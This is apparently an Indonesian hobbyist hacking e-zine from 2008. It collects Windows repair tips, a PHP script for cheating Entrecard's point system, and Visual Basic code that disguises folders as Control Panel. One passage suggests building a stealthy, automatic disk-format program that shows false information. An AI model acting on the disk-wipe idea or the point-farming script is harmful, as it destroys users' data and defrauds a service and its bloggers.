
Arrhhh...!! gak nyambung banget nih judulnya ~?
apa hubungannya ama komputer yagh..?
Oke dech, saya jelaskan dulu, judul sengaja saya buat seperti ini, karena dalam artikel berikut ada beberapa macam judul dan saya jadikan satu saja. Dan sebagian dari tips/trik yang saya berikan disini adalah sebuah solusi maupun penanggulangan dari proses hacking/cracking yang ada pada ezine sebelumnya [Edisi-9], namun semua itu tanpa ada maksud dengan para kontributor/penulis artikel.

Zziiip... Ok dech, Langsung mulai aj boz !


1. Kembalinya k0ta Yan6 Hilang

Di artikel yang kemaren, kalian telah membaca bagaimana sich caranya sampe bisa membuat system Operasi [W*nd*ws] kita sama sekali tidak bisa mengeksekusi program *.exe. Sebenarnya bukannya sama sekali tidak bisa, andaikan saja demikian maka wind0ws tidak akan bisa jalan alias mati total. Dalam kenyataanya program inti windows (ex: winlogon.exe, scvhost.exe, explorer.exe, lsass.exe, dll) masih bisa berjalan. Bahkan task manager-pun masih bisa jalan. Dari hal ini, bisa kita simpulkan : yang menjadi permasalahan adalah adanya k0nflik ekstensi, dimana program *.exe ber"asosiasi" dengan ekstensi lain [Karena adanya perintah **ASSOC** dari Command Prompt], namun tidak pada program core wind0ws. Untuk itu anda bisa mencoba hal berikut :

- anda coba jalankan perintah "**RUN**", ketikkan "Command" [Versi DOSnya Command prompt]. Kemudian ketikkan nama program2 anda seperti explorer, taskmgr, calc, ataupun cmd sendiri baik dengan ekstensi *.exe maupun tidak. Bagaimana? masih bisa jalan bukan?



- sekarang coba lagi jalankan "run" atau bisa juga lewat task manager, pilih menu file, pilih New Task[Run] dan pilih Browse, kemudian menuju lokasi file *.exe anda, lalu **RENAME** menjadi ber-ekstensi **.com**, **.bat**, **.pif** atau **.scr** dan jalankan. Bagaimana? juga masih bisa bukan?
(NB: Saratnya, file tsb tidak ada depedensi dengan file executable yang lain).



Mungkin anda bertanya, kok dari tadi coba terus? lalu gimana cara nge-balikin wind0ws-ku nih?
Oke, silent plisss... sabar yach...


Solusi

Cara 1 :

Dari 2 percobaan diatas, coba anda jalankan cmd, ataupun command. kemudian ketikkan perintah "**assoc .exe=exefile**"

dan liat hasilnya, kalo belum keliatan coba logoff kemudian logon lagi.


(Catatan : pada beberapa kasus bisa digunakan perintah '**assoc .exe=%exefile%**').



Cara 2 :

Dari 2 percobaan diatas, coba anda jalankan regedit. Cari key **HKEY_CLASSES_ROOT** yang atas sendiri dan cari key **.exe**

Kemudian klik dan masuk pada jendela di kanan dan pada nilai Default, rubah isinya menjadi **exefile**.



Kesimpulan

Permasalahan yang terjadi saat anda mengetikkan "assoc .exe=.blablabla" adalah berubahnya nilai registry pada key **HKEY_CLASSES_ROOT\.\exe** yang menghandle masalah ekstensi di wind0ws. Saat nilai default ini diubah (baik secara langsung maupun melalui command), maka otomatis akan menyebabkan berubahnya settingan perihal ekstensi di system wind0ws. Namun sekali lagi, program inti wind0ws tidak tersentuh dalam aksi ini.


2. Hari Pembalasan Si Mimin

Sebelumnya anda juga telah membaca artikel yang menerangkan bagaimana caranya mengaktifkan lagi regedit yang di"disable" admin. Nah, bagi para user.. trik yahud tuch... ^_^ nah kalo bagi si admin? gimana rasanya ya? Ya uda deh Min.. (panggilan buat si admin, pen) saya beri salah satu trick agar si user agak gimanaa gitu??

Kita analisa yach.. Program atau script yang dibuat adalah berekstensi *.js yang berarti program tsb bertipe javascript. Hal ini mirip virus berekstensi *.vbs yang marak beberapa waktu lalu (atau juga sekarang). Keduanya sama-sama merupakan sebuah script pemrograman yang bisa dijalankan di Windows, dengan meng-eksekusi-nya secara langsung. Padahal, yang terjadi sebenarnya adalah script tersebut tidak bisa langsung dijalankan. Namun, melewati proses dahulu. Pada system wind0ws terdapat sebuah intrepeter/penterjemah script (CMIIW, pen) yang menjadi jembatan antara script *.js maupun *.vbs dengan system wind0ws saat dieksekusi.

Solusi

Kita tinggal menghapus keberadaan intrepeter tersebut. Filenya berada di **H:\WINDOWS\system32** dengan nama "**wscript.exe**" dan "**cscript.exe**" untuk mode dos/console. Namun, hal ini saja belumlah cukup, karena wind0ws akan memeriksa keberadaan file-file penting, terutama yang merupakan file system dan pokok baginya. Jadi saat dihapus, saya jamin 2 file tersebut akan kembali seperti sediakala. Triknya adalah hapus juga keberadaan ke-2 file tersebut di folder **H:\WINDOWS\system32\dlcache**.



Langkah selanjutnya ialah mencegah akses penulisan pada drive atau folder system anda { caranya terserah anda, kan anda admin-nya... hehe ^_^ }
Dan bila kelak anda membutuhkan, anda bisa me-restore dari cd Windows ataupun meng-copynya dari komputer lain.

Kesimpulan

Untuk mengeksekusi file *.js diperlukan intrepeter yang bertindak sebagai penterjemah, yaitu file Wscript.exe (Windows script HOST) dan Cscript.exe (untuk mode dos) Jadi hapus aja file tersebut. Oh ya, kenapa juga dll cache? hal ini karena pada folder tersebutlah windows merestore file-file pentingnya.

NB: ∞ Tips ini juga merupakan salah satu cara yang bisa diterapkan, untuk menanggulangi terinfeksinya komputer dari virus berbasis *.vbs.

3. Menjadi Pahlawan Bertopena

Okeh, bieh.. lagi-lagi gak nyambung ama judulnya nih? Hehehe... langsung aja boz.. jelasin maksudnya..

Siip dah.. di edisi dahulu kan dah diterangkan tuch bermacam-macam cara buat melakukan crack pada suatu program. Gimana? udah pada bisa kan? Jadi, ternyata mudah dan gampang juga kan nge'crack' sebuah program. Dengan sedikit modal berpikir, anda semua bisa memakai sebuah shareware, trialware ataupun ware-ware yang lain dengan leluasa tanpa membayar sepeser-pun. Udah puas belum? hehehe.... dapat gratisan tuch... ^u^

Nah, coba dech sekarang kita melihat dari sisi programmernya.. Menurut anda bagaimana sih perasaan seorang programmer bila tahu programnya bisa di 'crack' dengan segitu mudahnya? wah, pasti rasanya panes, adem, anget, pedes, asem.. semuanya dech rasa campur jadi satu! Hehe...

Semua kerja keras yang mereka lakukan, namun begitu mudahnya di 'crack' semudah mencari onta di padang pasir.. Ya uda dech mukadimah-nya kepanjangan tuch..

Maksud saya disini adalah saya hanya menyarankan untuk para programmer, agar tidak dengan mudah melepas programnya ke pasar tanpa ada proteksi apa-apa.


Ya, sebagai analogi kalo kita melepas cewek kita, maka ya jangan sampe-lah kita membiarkannya telanjang bludes [bahasa tidak baku nih, pen] nanti jadi santapan lezat cowok mata keranjang tuch.. hehehe.... sama juga tuh analogi seorang programmer dengan programnya.

Kesimpulan

Jadi sedikit saran buat para programmer, jangan hanya mengandalkan software kompresi semacam upx, nPack, Petite, mew, armadillo aspack, peccompact, dll.kenapa? karena hampir semua packer2 tersebut sudah ada "unpacker"nya..

Kita tinggal mendeteksi dengan tool2 tertentu (misal: diE, exeinfoPE, PEiD, Protection ID, quick-unpack, RL!depacker, dsb) lalu tinggal mencari unpackernya yang banyak bergantung di internet.

Nah, karena itu.. selain memakai kompresor, juga pakailah protektor atau semacam anti debugger lah, biar nantinya, program kita gak mudah di trace sama debugger2 itu... Tool2 tsb selain melindungi software kita dari pen'debug'an, juga bisa mengelabuhi tool-tool unpacker dalam mendeteksi teknik proteksi yang kita pakai, Beberapa diantaranya juga memakai teknik "fake signature" (signature palsu).



Berikut beberapa tool yang penulis sarankan untuk misi suci anda tersebut :

- Anti crack Software Protector - www.anticrack.us -
- Exe Stealth - <http://webtoolmaster.com/exestealth.htm> -
- Private Exe Protector - www.setisoft.com -
- Hide & Protect - <http://software-protect.com/hp.html> -
- Gie Protector - <http://nebeng-di.awardspace.com> -
- Iceberg Lock Protector - www.ibsoftlab.com/
- Yoda's Protector - <http://sourceforge.net/projects/yodap/> -
- dsb, masih banyak lagi kok tool-tool lainnya...

NB : Penulis sendiri juga sebenarnya sering melakukan kegiatan **cracking/reversing**, tapi hanya untuk tujuan pengetahuan semata, gak buat dijual, dipamerin atau diapain, karena saya juga menghargai kerja keras programmer yang membuatnya. Selain itu, secara implisit saya juga mendukung pernyataan "**cracking/reversing** dapat mencerdaskan bangsa".

⇒ Referensi = www.ansav.com : Proteksi Exe (PE) File, by malcoder

4. Resep Bumbu Optional

Buat ngakalin si trojan 'xremote', biar kita gak sampe ke remote-remote gitu.. gimana kalo anda coba gini.. kan software tersebut dibuat pake Visual Basic, yang versi 6 gitu. ya.. biar gak jalan di compy anda nie trojan, kan tinggal habizin runtime-nya si Visual Basicnya, si *msvbvm60.dll* dan terutama karena trojan ini menggunakan interface sock control dalam menjalankan aksinya, jadi si *mswinsck.ocx* juga harus dibazmi tuch...

Masalahnya adalah, kalo cara ini anda jalankan, maka hampir semua aplikasi yang dibuat pake VB 6, ya nasinya sama kayak ini trojan deh.. { gemana tipsnya? gak jelas banget khan?... } Hehe.. nih sebener-nya ada lagi..

coba liat lg dech di komputer korban pas udah jalan nie trojan, liat **Port** yang terbuka, terserah pake apa aja dech.. [paling sederhana ya, perintah *netstat -a* di command prompt], lalu **amat** dan **simpulkan** sendiri...

Di Program Sederhana Turbo pascal sebelumnya. Kan ada contoh buat format harddisk tuch, nah coba anda kembangin deh supaya jalan-nya **stealth**, dan otomatis langsung format, dan saat nge-format, tampilin informasi palsu gitu dech. Gimana? ↳ Mental ngerusak banget nih...

Resep yang terakhir, yaitu buat *ngamanin* windows xp kita, ya.. sebagai pengaman tambahan gitu lah.. Kali ini, tetep memakai metode perlindungan dengan password. Namun, jarang ada yang memakainya, karena itulah jarang juga ada yang bisa menembusnya.

Step :

- Pilih menu "run" dan ketik "syskey"
- Pilih opsi "update"
- Tandai Pilihan "Password Startup" lalu isikan password anda.
- Restartlah komputer anda, dan lihat hasilnya...

Cara yang saya jelaskan diatas, adalah teknik protektif dengan memberikan password pada account data-base windows itu sendiri.

Lamongan, 04-08-08 : 23.32

[shoutz & greetz]

[1] All of Indonesian IT Community

(Yogyafree, Jasakom, Echo, Chip, Ansav, vB-bego, InFoKoM, IFL... beserta semua staff & member-nya)

[2] Rekan-rekan di Lamongan, special buat anak2 SMADA 07/08

[3] Pecandu House-Mix, Techno'eRz [ampun DJ...]

[4] Anak2 NiCeRt [Night Cyber Race Team]

[5] Anda yang berkenan sampai akhir membaca artikel ini..

⇒ segala kritik/saran/apa-aja, jgn ragu Langsung kirim aja ke: delafora@gmail.com

Keep leaRning biBeh.... ☺

Cara Curang Cepat Drop Entrecard

Penulis: Strife Leonhart



Pertama-tama saya akan jelaskan dulu apa itu Entrecard atau biasa disebut EC. Entrecard adalah layanan periklanan online (lebih tepatnya banner exchange) yang memungkinkan kita mengiklankan/promosi blog secara gratis sekaligus mempromosikan blog/situs dan mencari yang sesuai minat kita.

Sistemnya adalah kita meletakkan widget Entrecard pada blog kita (kita bicara blog di sini). Widget itu berbentuk box 125x125 yang berfungsi sebagai tempat banner orang yang beriklan di blog kita. Kita pun bisa memasang banner blog kita di blog orang lain.

Di EC tarif pemasangan banner dihitung dengan Entrecard Credits (saya singkat EC). EC diperoleh dengan melakukan apa yang disebut 'Drop Card' atau biasa disebut 'Drop' saja. Drop adalah kita mengklik tombol 'Drop' di widget Entrecard blog yang ingin kita drop. Setiap melakukan drop kita mendapat 1 poin EC.

Tarif EC untuk memasang banner kita di tiap-tiap blog tidak sama. Tergantung popularitas blog itu. Bisa naik bisa turun sesuai hukum penawaran-permintaan (duh, ingat pelajaran Ekonomi nih, Mami Ross ailapyu !!). Bila banner kita diapprove oleh pemilik blog, banner kita akan ditampilkan sehari penuh (24 jam) di sana. Ya, tarifnya perhari.

Tujuan sistem ini adalah traffic exchange dan menemukan blog-blog baru yang sesuai minat kita. Karena untuk ngeDrop dan dapat poin kita harus mengunjungi blog pemilik card. Pemilik blog untung blognya dikunjungi dan mendapat traffic, kita yang mengunjungi juga untung dengan mendapat poin EC dan (mungkin) menemukan blog yang menarik. Tenang, kita juga mendapatkan hal yang sama kok 😊 Biarpun tidak masang banner di blog orang kita juga bisa dapat kunjungan karena yang mau ngedrop punya kita kan harus buka blognya? Dan dengan ngedrop punya orang, otomatis link blog kita masuk ke dalam inbox mereka.

Hal ini agak merepotkan, apalagi kalau kita main dari warnet. Terlebih kalau tujuan kita ngedrop cuman untuk nyari poin, bukan buat silaturahmi ke blog orang. Terlalu banyak waktu yang terbuang hanya untuk sekedar ngedrop doank.

Kalau diteliti ternyata script widget Entrecard cukup sederhana. Banner yang ditampilkan ditentukan dari parameter "user_id" pada script.

```
<script src="http://entrecard.s3.amazonaws.com/widget.js?user_id=3691&type=standard_127"
type="text/javascript" id="ecard_widget">
</script>
```

Hehe, sudah ada gambaran tentang apa yang akan saya lakukan?

Jadi, kenapa kita tidak meload widgetnya saja tanpa membuka blog sebenarnya? Ini tentu saja menghemat waktu dan bandwidth...

Tapi ingat, saya tidak bertanggung jawab bila account Entrecard anda kena status **Banned** alias diusir. Bisa saja teknik ini nantinya tidak bisa digunakan karena Entrecard sudah memperbaiki sistemnya.

Mari kita bikin halaman yang **cuma** menampilkan widgetnya saja. Tanpa lama-lama buka blog si empunya card. Di sini saya menggunakan PHP dan akan diupload ke server. (biar bisa dibagi-bagi aksesnya 😊). Maaf agak berantakan kodennya. Maklum baru belajar PHP dan C++ 😊

Ini scriptnya, simpan dengan nama **ec-dropper.php** (terserah sih)

```

<?php
    function nomor() {
        $n1 = rand (1000,4000);
        return $n1;
    }
?>

<?php
$i = nomor();
echo ($i);
?>

<br>
<script src="http://entrecard.s3.amazonaws.com/widget.js?user_id=<?php echo($i);?>&type=standard_127" type="text/javascript" id="ecard_widget"></script>

```

Lalu upload ke hosting yang support PHP. Gratisan juga boleh kok. Dan jalankan di browser. Hasilnya card akan muncul tanpa harus dibuka blognya.

Script di atas berfungsi menampilkan card secara acak tiap kali browser di refresh. Jadi kamu tinggal 'drop and refresh' buat nambah EC. Coba buka di beberapa tab dan kamu bisa drop lebih cepat. Tapi ingat, batas drop perhari adalah 300. Dan bila kamu dropnya terlalu cepat tanpa menunggu kata 'Thanks' bisa jadi account kamu kena blokir atau setidaknya poin EC kamu dipotong karena dianggap spamming drop.

Kenapa saya sebut 'curang'? Karena di sini cuma kita yang untung dapat poin EC, sedangkan pemilik blog yang kita drop tidak mendapat trafik dan kunjungan yang mereka harapkan.

FYI, ide skrip di atas saya temukan di internet. Berdasarkan konsep yang saya temukan itu, maka jadilah skrip di atas. Jangan overuse dan abuse makainya. Gunakan saja cara 'normal' buat ngedrop. Alternatif aman, bikin account kedua dan praktekkan cara di atas, bila EC nya sudah banyak bisa ditransfer ke account pertama. Well, it's up to you guys.



Sekali lagi saya tidak bertanggung jawab bila sewaktu-waktu account anda diblokir Entrecard karena penggunaan trik ini. Resiko silakan tanggung sendiri.

Kalau malas bikin sendiri, ini sudah saya siapkan yang tinggal pakai.

<http://tinyurl.com/5f5fa8> (maaf, untuk menjaga privasi)

Regards,
Strife Leonhart

Shoutz & Thankz to :

Allah the Almighty ... (*Alhamdulillahi rabbil aalamiin*)

My parents, Siblings, and Friendz ... (*Thx 4 All !!*)

Wigas, XSc12pDZhe ... (*who's the next gen?*)

Sandy-kung ... (*yang ngajarin gw EC nih*)

Buhan YF Banjarmasin ... (*Zeecker! Mana loe?*)

My comrades @ Indonesian Blogosphere

Referensi

[1] <http://www.EntreCard.com>



Nick : Strife Leonhart / Freaky Triash

Lokasi : Banjarmasin – Yogyakarta (kuliah)

YM : strifezone86 (kalo mau konsul, cerita2, ato kenalan)

Website & Blog : www.StrifeBlog.com //

<http://freakynote.wordpress.com>


E-mail : Maaf rahasia, silakan kontak via YM dulu

FS : Sama, benci random add (kontak dulu kalo mau tau)

~ *Knowledge is just like a two-edged sword, use it wisely ~*

Membuat Program Kamuflase Folder dengan Visual Basic


Penulis: XSc12pDZhe (a.k.a **shadow626**)



Program kamuflase folder menjadi tool favorit bagi kebanyakan orang, dengan tool sederhana ini mereka dapat menyembunyikan file yang terdapat dalam sebuah folder. Ada banyak cara menyembunyikan file – file yang ada dalam sebuah folder dari orang awam, salah satu caranya adalah dengan program kamuflase yang penulis berikan pada artikel ini. Meskipun masih

terdapat banyak kekurangan, program ini terkadang dapat berguna. Pada artikel ini penulis mencoba memberikan salah satu contoh kamuflase, yaitu kamuflase control panel, selain kamuflase control panel masih banyak jenis lainnya, semua tergantung pemahaman pembaca, bila masih ada niat untuk mengembangkan, penulis yakin pembaca akan menemukan banyak jenis kamuflase.

Berikut source code program kamuflase folder sederhana:



Tampilan form kurang lebih seperti gambar ini.

Form tersebut terdiri atas DriveListBox, DirListBox, TextBox, OptionButton, CommandButton, dan Label.

--source code--

```

Private Sub Dir1_Change()
Text1.Text = Dir1.Path
End Sub

Private Sub Drive1_Change()
On Error GoTo try
Dir1.Path = Drive1.Drive
Exit Sub
try:
MsgBox "Coba lagi?", vbCritical, "=-"
End Sub

Private Sub Command1_Click()
Dim Target As String
Dim Folder As String
Target = Text1.Text & "\Desktop.ini"
Folder = Text1.Text
If Option1.Value = True Then
On Error Resume Next
SetAttr Folder, vbNormal
SetAttr Target, vbNormal
Kill Target
Open Target For Output As #1
Print #1, "[.ShellClassInfo]"
Print #1, "CLSID={21EC2020-3AEA-1069-A2DD-08002B30309D}"
'untuk kamuflase control panel gunakan yang ini selebihnya cari sendiri
Close #1
SetAttr Target, vbHidden + vbSystem
SetAttr Folder, vbSystem
Else
On Error Resume Next

```

```

SetAttr Folder, vbNormal
SetAttr Target, vbNormal
Kill Target
End If
MsgBox "^^", vbInformation, "done"
End Sub
--end of code--

```

Cara menggunakan program ini: Pilih lokasi folder yang diinginkan, klik 2x target pada dirlist (pastikan text1.text berubah menjadi alamat target), kemudian klik "<--- Do!" a.k.a Command1.

Control program di atas silakan cocokkan sendiri karena yang paling penting dari source code di atas adalah cara kerjanya, penulis yakin pembaca sudah tahu control mana saja yang digunakan karena program tersebut adalah program yang sangat sederhana dan tidak memerlukan penjelasan lebih.

Untuk download .exe program di atas dapat ditemukan di website penulis www.xscrpdzhe.co.cc (August 4, 2008).


Sekian tutorial singkat dari penulis, bila terdapat kesalahan, penulis mohon maaf yang sebesar – besarnya.

Greetz:

Strife Leonhart, w1g45, x-code members, semua VB Programmer di dunia, semua pencinta open source dan semua orang yang telah membantu penulis memahami dunia digital ini.

~~|===== live in peace

XSc12pDZhe:~ # whoami	
Name	: XSc12pDZhe
Full Name	: XSc12pDZhe-T56ID91EJV
Nick on X-code	: shadow626
Machine	: Intel Core 2 Duo 3.0 GHz 1GB of Ram (August 4, 2008)
Operating System	: Win XP Pro, Slackware (August 4, 2008)



Aku hanyalah orang biasa yang ingin melawan keterbatasanku sendiri. Mendapatkan komputer pertama ketika kelas 2 SMP, dan karena keterbatasan komputerku dululah yang dapat membuatku seperti ini. Aku mempunyai banyak hobi, antara lain membuat program, animasi, bermain gitar, membuat artikel, puisi, desain gambar dan lain – lain. Aku ingin terus belajar


Biarlah kami mendapatkan ilmu layaknya kalian, karena ilmu merupakan salah satu kebebasan bagi kami, jangan biarkan masih ada orang yang menangis hanya karena tidak bisa membayar untuk mendapatkan ilmu, karena ilmu itu sebenarnya anugerah dari Tuhan, dan itu diberikan padamu secara gratis, dan itu diberikan kepada setiap umat manusia yang bernapas di dunia ini.

Kalianlah inspirasiku...

Regards,
XSc12pDZhe a.k.a shadow626

Menambah & Menghapus Item pada Menu Klik Kanan File

Penulis: XSc12pDZhe a.k.a **shadow626**




Pernah pusing melihat tampilan menu klik kanan? Atau kurang puas terhadap menu klik kanan? Ingin menambahkan sesuatu pada menu klik kanan? Atau pernah melakukan penghapusan terhadap suatu program, dan tiba-tiba... menu program tersebut masih ada pada menu klik kanan pembaca? Ok, sekarang kita mencoba untuk sedikit mengutak-atik menu klik kanan.

Pada kesempatan ini penulis ingin memberikan tutorial singkat "Menambah & Menghapus Item pada Menu Klik Kanan File / Folder". Dalam tutorial ini penulis menggunakan Registry Editor bawaan MS Windows.

Langkah pertamanya adalah membuka Registry Editor dengan mengetikkan "regedit" pada Run.

